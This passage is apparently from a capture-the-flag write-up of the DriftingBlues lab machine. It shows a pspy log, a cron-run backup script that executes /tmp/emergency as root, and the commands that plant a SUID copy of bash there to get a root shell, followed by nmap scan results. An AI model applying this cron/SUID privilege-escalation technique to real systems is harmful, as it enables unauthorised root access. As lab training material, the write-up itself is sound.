2022/10/24 20:26:01 CMD: UID=0    PID=2562   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:26:01 CMD: UID=0    PID=2561   | /usr/sbin/CRON -f
2022/10/24 20:26:01 CMD: UID=0    PID=2565   | /bin/chmod
2022/10/24 20:26:01 CMD: UID=0    PID=2566   | sudo /tmp/emergency
2022/10/24 20:26:11 CMD: UID=0    PID=2568   |
2022/10/24 20:27:01 CMD: UID=0    PID=2572   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:27:01 CMD: UID=0    PID=2571   | /bin/sh /var/backups/backup.sh
2022/10/24 20:27:01 CMD: UID=0    PID=2570   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:27:01 CMD: UID=0    PID=2569   | /usr/sbin/CRON -f
2022/10/24 20:27:01 CMD: UID=0    PID=2574   | sudo /tmp/emergency
2022/10/24 20:28:01 CMD: UID=0    PID=2578   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:28:01 CMD: UID=0    PID=2577   | /bin/sh /var/backups/backup.sh
2022/10/24 20:28:01 CMD: UID=0    PID=2576   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:28:01 CMD: UID=0    PID=2575   | /usr/sbin/CRON -f
2022/10/24 20:28:01 CMD: UID=0    PID=2580   | sudo /tmp/emergency
2022/10/24 20:28:45 CMD: UID=0    PID=2581   |
2022/10/24 20:29:01 CMD: UID=0    PID=2585   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:29:01 CMD: UID=0    PID=2584   | /bin/sh /var/backups/backup.sh
2022/10/24 20:29:01 CMD: UID=0    PID=2583   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:29:01 CMD: UID=0    PID=2582   | /usr/sbin/CRON -f
2022/10/24 20:29:01 CMD: UID=0    PID=2586   | /bin/chmod
2022/10/24 20:29:01 CMD: UID=0    PID=2587   | sudo /tmp/emergency
2022/10/24 20:30:01 CMD: UID=0    PID=2588   | /usr/sbin/CRON -f
2022/10/24 20:30:01 CMD: UID=0    PID=2591   | /usr/bin/zip -r -0 /tmp/backup.zip /var/www/
2022/10/24 20:30:01 CMD: UID=0    PID=2590   | /bin/sh /var/backups/backup.sh
2022/10/24 20:30:01 CMD: UID=0    PID=2589   | /bin/sh -c /bin/sh /var/backups/backup.sh
2022/10/24 20:30:01 CMD: UID=0    PID=2593   | sudo /tmp/emergency
2022/10/24 20:30:36 CMD: UID=0    PID=2594   | /usr/lib/NetworkManager/nm-dhcp-helper
```

Interestingly there seems to be a cronjob executing a bash script “var/backups/backup.sh”. Inspecting the script gives us the following.




```
eric@driftingblues:/tmp$ cat /var/backups/backup.sh
#!/bin/bash

/usr/bin/zip -r -0 /tmp/backup.zip /var/www/
/bin/chmod

#having a backdoor would be nice
sudo /tmp/emergency
eric@driftingblues:/tmp$ 
```

The important part is at the end the script has a line to execute a file “/tmp/emergency” as sudo, meaning that anything /tmp/emergency does is run as root. Looking at the location of the file /tmp shows that there isn’t anything there. Lets create our /tmp/emergency file to copy a bash binary with the SUID bit set.

```
cd /tmp
echo “cp /bin/bash /tmp/bash; chmod u+s /tmp/bash” > /tmp/emergency
chmod +x emergency
```

Now we wait, eventually the cronjob should come along and execute the command within /tmp/emergency, creating a bash binary with the SUID bit set which we can leverage to gain root. If you want you can start up pspy again and see when the command gets executed. After its done all we need to is execute the new bash binary with the ‘-p’ flag


```
/tmp/bash -p
```



```
eric@driftingblues:/tmp$ ls
backup.zip  bash  emergency  systemd-private-4756d1ead79944ba947d71292fc6dad3-systemd-timesyncd.service-Gs8UXm
eric@driftingblues:/tmp$ /tmp/bash -p
bash-4.3# whoami
root
bash-4.3# ls /root/
root.txt
bash-4.3# cat /root/root.txt
flag 2/2

congratulations!
thank you for playing

bash-4.3# echo "luc chapman 18806759"
luc chapman 18806759
bash-4.3# 
```


We’re now root and have successfully taken over the system!

Service Scan


~/Documents/completed/driftingBlues/scan_service.txt - Mousepad
File Edit Search View Document Help

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 11:55 EDT
Nmap scan report for driftingblues.box (192.168.56.120)
Host is up (0.00024s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.25 seconds
```

Full Scan


~/Documents/completed/driftingBlues/scan_full.txt - Mousepad
File Edit Search View Document Help
scan_full.txt
scan_service.txt

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 11:54 EDT
Nmap scan report for driftingblues.box (192.168.56.120)
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ca:e6:d1:1f:27:f2:62:98:ef:bf:e4:38:b5:f1:67:77 (RSA)
|   256 a8:58:99:99:f6:81:c4:c2:b4:da:44:da:9b:f3:b8:9b (ECDSA)
|_  256 39:5b:55:2a:79:ed:c3:bf:f5:16:fd:bd:61:29:2a:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Drifting Blues Tech
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```